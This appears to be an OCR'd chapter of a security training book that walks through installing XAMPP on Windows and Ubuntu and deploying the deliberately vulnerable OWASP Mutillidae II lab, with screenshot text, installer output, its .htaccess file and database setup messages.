Chapter 1: Building a Vulnerable Web Application Lab

Download

XAMPP is an easy to install Apache distribution containing MariaDB, PHP, and Perl. Just download and start the installer. It's that easy.

XAMPP for **Windows** 5.6.31, 7.0.24 & 7.1.10

Version		Checksum			Size
5.6.31 / PHP 5.6.31	What's included?	md5	sha1	Download (32 bit)	112 Mb
7.0.24 / PHP 7.0.24	What's included?	md5	sha1	Download (32 bit)	120 Mb
7.1.10 / PHP 7.1.10	What's included?	md5	sha1	Download (32 bit)	120 Mb

Requirements Add-ons More Downloads »

Windows XP or 2003 are not supported. You can download a compatible version of XAMPP for these platforms here.

XAMPP for **Linux** 5.6.31, 7.0.24 & 7.1.10

Documentation/FAQs

There is no real manual or handbook for XAMPP. We wrote the documentation in the form of FAQs. Have a burning question that's not answered here? Try the Forums or Stack Overflow.

- Linux FAQs
- Windows FAQs
- OS X FAQs
- OS X XAMPP-VM FAQs

Add-ons and Themes

Bitnami provides a free all-in-one tool to install Drupal, Joomla!, WordPress and many other popular open source apps on top of XAMPP. Visit Bitnami XAMPP or click to see full list of add-ons and themes for XAMPP.

Control Panel Home


Manage your credentials
Create a password reset disk
Link online IDs
Manage your file encryption certificates
Configure advanced user profile properties
Change my environment variables


Make changes to your user account


Change your password
Remove your password
Change your picture
Change your account name
Change your account type


Manage another account
Change User Account Control settings


Gus
Administrator
Password protected



User Account Control Settings
Choose when to be notified about changes to your computer
User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings
Always notify
Never notify
Never notify me when:
Programs try to install software or make changes to my computer
I make changes to Windows settings
Not recommended. Choose this only if you need to use programs that are not certified for Windows 7 because they do not support User Account Control.
OK
Cancel



Setup
Select Components
Select the components you want to install; clear the components you do not want to install. Click Next when you are ready to continue.
Server
Apache
MySQL
FileZilla FTP Server
Mercury Mail Server
Tomcat
Program Languages
PHP
Perl
Program Languages
phpMyAdmin
Webalizer
Fake Sendmail
Click on a component to get a detailed description
XAMPP Installer
< Back
Next >
Cancel


XAMPP Control Panel v3.2.2 [Compiled: Nov 12th 2015]
XAMPP Control Panel v3.2.2
Modules
Service
Module
PID(s)
Port(s)
Actions
Apache
MySQL
FileZilla
Mercury
Tomcat
Start
Admin
Config
Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
10:58:01 AM [main] Control Panel Version: 3.2.2 [Compiled: Nov 12th 2015]
10:58:01 AM [main] Running with Administrator rights - good!
10:58:01 AM [main] XAMPP Installation Directory: "c:\xampp\"
10:58:01 AM [main] Checking for prerequisites
10:58:52 AM [main] All prerequisites found
10:58:52 AM [main] Initializing Modules
10:58:52 AM [main] Starting Check-Timer
10:58:52 AM [main] Control Panel Ready


Computer ▸ Local Disk (C:) ▸ xampp ▸ htdocs ▸ mutillidae ▸
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
.git 11/8/2017 11:21 AM File folder
.settings 11/8/2017 11:21 AM File folder
ajax 11/8/2017 11:21 AM File folder
classes 11/8/2017 11:21 AM File folder
data 11/8/2017 11:21 AM File folder
documentation 11/8/2017 11:21 AM File folder
images 11/8/2017 11:21 AM File folder
includes 11/8/2017 11:21 AM File folder
javascript 11/8/2017 11:22 AM File folder
owasp-esapi-php 11/8/2017 11:22 AM File folder
passwords 11/8/2017 11:22 AM File folder
phpmyadmin 11/8/2017 11:22 AM File folder
styles 11/8/2017 11:22 AM File folder
test 11/8/2017 11:22 AM File folder
webservices 11/8/2017 11:22 AM File folder
.buildpath 11/8/2017 11:17 AM BUILDPATH File 1 KB
.htaccess 11/8/2017 11:17 AM HTACCESS File 1 KB
.project 11/8/2017 11:17 AM PROJECT File 1 KB
add-to-your-blog.php 11/8/2017 11:17 AM PHP File 14 KB


.htaccess - Notepad
File Edit Format View Help
ErrorDocument 403 "By default, Mutillidae only allows access from localhost (127.*.*.*). Edit the .htaccess
Order Deny,Allow
Deny from all
This allows access from localhost
Allow from 127.
Allow from localhost
Allow from 10.
This is to allow access from other machines on Virtual Box host-only networks.
Allow from 192.168.0.0/16
The following section disables PHP magic quoting feature.
Turning these on will cause issues with Mutillidae.
Note: Turning these on should NEVER be relied on as a method for securing against injection attemps.
As of PHP 6 these options will be removed for exactley that reason.
Donated by Kenny Kurtz
php_flag magic_quotes_gpc off
php_flag magic_quotes_sybase off
php_flag magic_quotes_runtime off


Setting up the database...
If you see no error messages, it should be done.
Continue back to the frontpage.
HTML 5 Local and Session Storage cleared unless error popped-up already.
Attempting to connect to MySQL server on host 127.0.0.1 with user name root
Connected to MySQL server at 127.0.0.1 as root
Preparing to drop database nowasp
Executed query 'DROP DATABASE IF EXISTS' for database nowasp with
1
Preparing to create database nowasp
Executed query 'CREATE DATABASE' for database nowasp with result 1
Switching to use database nowasp
Executed query 'USE DATABASE' nowasp with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
Executed query 'INSERT INTO TABLE' with result 1
Executed query 'INSERT INTO TABLE' with result 1
Executed query 'CREATE TABLE' with result 1
No PHP or MySQL errors were detected when resetting the database.
Click OK to proceed to http://10.0.0.126/mutillidae/index.php?page=home.php&popUpNotificationCode=SUD1 or Cancel to stay on this page.
OK
Cancel


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements
PHP MyAdmin Console
Feature Requests

XAMPP for **Windows** 5.6.32, 7.0.25 & 7.1.11

Version		Checksum			Size
5.6.32 / PHP 5.6.32	What's Included?	md5	sha1	Download (32 bit)	109 Mb
7.0.25 / PHP 7.0.25	What's Included?	md5	sha1	Download (32 bit)	120 Mb
7.1.11 / PHP 7.1.11	What's Included?	md5	sha1	Download (32 bit)	120 Mb

Requirements Add-ons More Downloads »

Windows XP or 2003 are not supported. You can download a compatible version of XAMPP for these platforms here.

XAMPP for **Linux** 5.6.32, 7.0.25 & 7.1.11

Version		Checksum			Size
5.6.32 / PHP 5.6.32	What's Included?	md5	sha1	Download (64 bit)	134 Mb
7.0.25 / PHP 7.0.25	What's Included?	md5	sha1	Download (64 bit)	136 Mb
7.1.11 / PHP 7.1.11	What's Included?	md5	sha1	Download (64 bit)	137 Mb

Requirements Add-ons More Downloads »

for XAMPP. We wrote the documentation in the form of FAQs. Have a burning question that's not answered here? Try the Forums or Stack Overflow.

- Linux FAQs
- Windows FAQs
- OS X FAQs
- OS X XAMPP-VM FAQs

Add-ons and Themes

Bitnami provides a free all-in-one tool to install Drupal, Joomla!, WordPress and many other popular open source apps on top of XAMPP. Visit Bitnami XAMPP or click to see full list of add-ons and themes for XAMPP.

```
gus@ubuntu:~/Downloads$ sudo chmod +x xampp-linux-x64-7.1.11-0-installer.run
gus@ubuntu:~/Downloads$
```

```
gus@ubuntu:~/Downloads$ sudo ./xampp-linux-x64-7.1.11-0-installer.run
```

```
gus@ubuntu:~/Downloads$ sudo ./xampp-linux-x64-7.1.11-0-installer.run
No protocol specified
No protocol specified
No protocol specified
No protocol specified
--------------------------------------------------------------------------
Welcome to the XAMPP Setup Wizard.

--------------------------------------------------------------------------
Select the components you want to install; clear the components you do not want
to install. Click Next when you are ready to continue.

XAMPP Core Files : Y (Cannot be edited)

XAMPP Developer Files [Y/n] :Y

Is the selection above correct? [Y/n]: Y

--------------------------------------------------------------------------
Installation Directory

XAMPP will be installed to /opt/lampp
Press [Enter] to continue:
```

```
Setup is now ready to begin installing XAMPP on your computer.

Do you want to continue? [Y/n]: Y

-----------------------------------------------------------------------
Please wait while Setup installs XAMPP on your computer.

 Installing
 0% _____________ 50% _____________ 100%
```

```
Setup has finished installing XAMPP on your computer.
```

```
gus@ubuntu:~/Downloads/LATEST-mutillidae-2.6.48$ ls
mutillidae
gus@ubuntu:~/Downloads/LATEST-mutillidae-2.6.48$ sudo cp -r mutillidae /opt/lampp/htdocs
gus@ubuntu:~/Downloads/LATEST-mutillidae-2.6.48$
```

```
gus@ubuntu:/opt/lampp$ ls
apache2                 icons      manager-linux-x64.run  RELEASENOTES
bin                     img        manual                 sbin
build                   include    modules                share
cgi-bin                 info       mysql                  temp
COPYING.thirdparty      lampp      pear                   uninstall
ctlscript.sh            lib        php                    uninstall.dat
docs                    libexec    phpmyadmin             var
error                   licenses   proftpd                xampp
etc                     logs       properties.ini
htdocs                  man        README-wsrep
gus@ubuntu:/opt/lampp$ sudo ./xampp start
```

The database server appears to be offline.

The database server at 127.0.0.1 appears to be offline. Try to setup/reset the DB to see if that helps. Check the error message below for more suggestions.


Note: On some older installations, this message could be a false positive. You can opt-out of these warnings below.


Error: Failed to connect to MySQL database. Unable to select default database nowasp. It appears that the database to which Mutillidae is configured to connect has not been created. Try to setup/reset the DB to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /mutillidae /classes/MySQLHandler.php contains the database configuration. Connection error:

Opt out of database warnings


You can opt out of database connection warnings for the remainder of this session

Opt Out

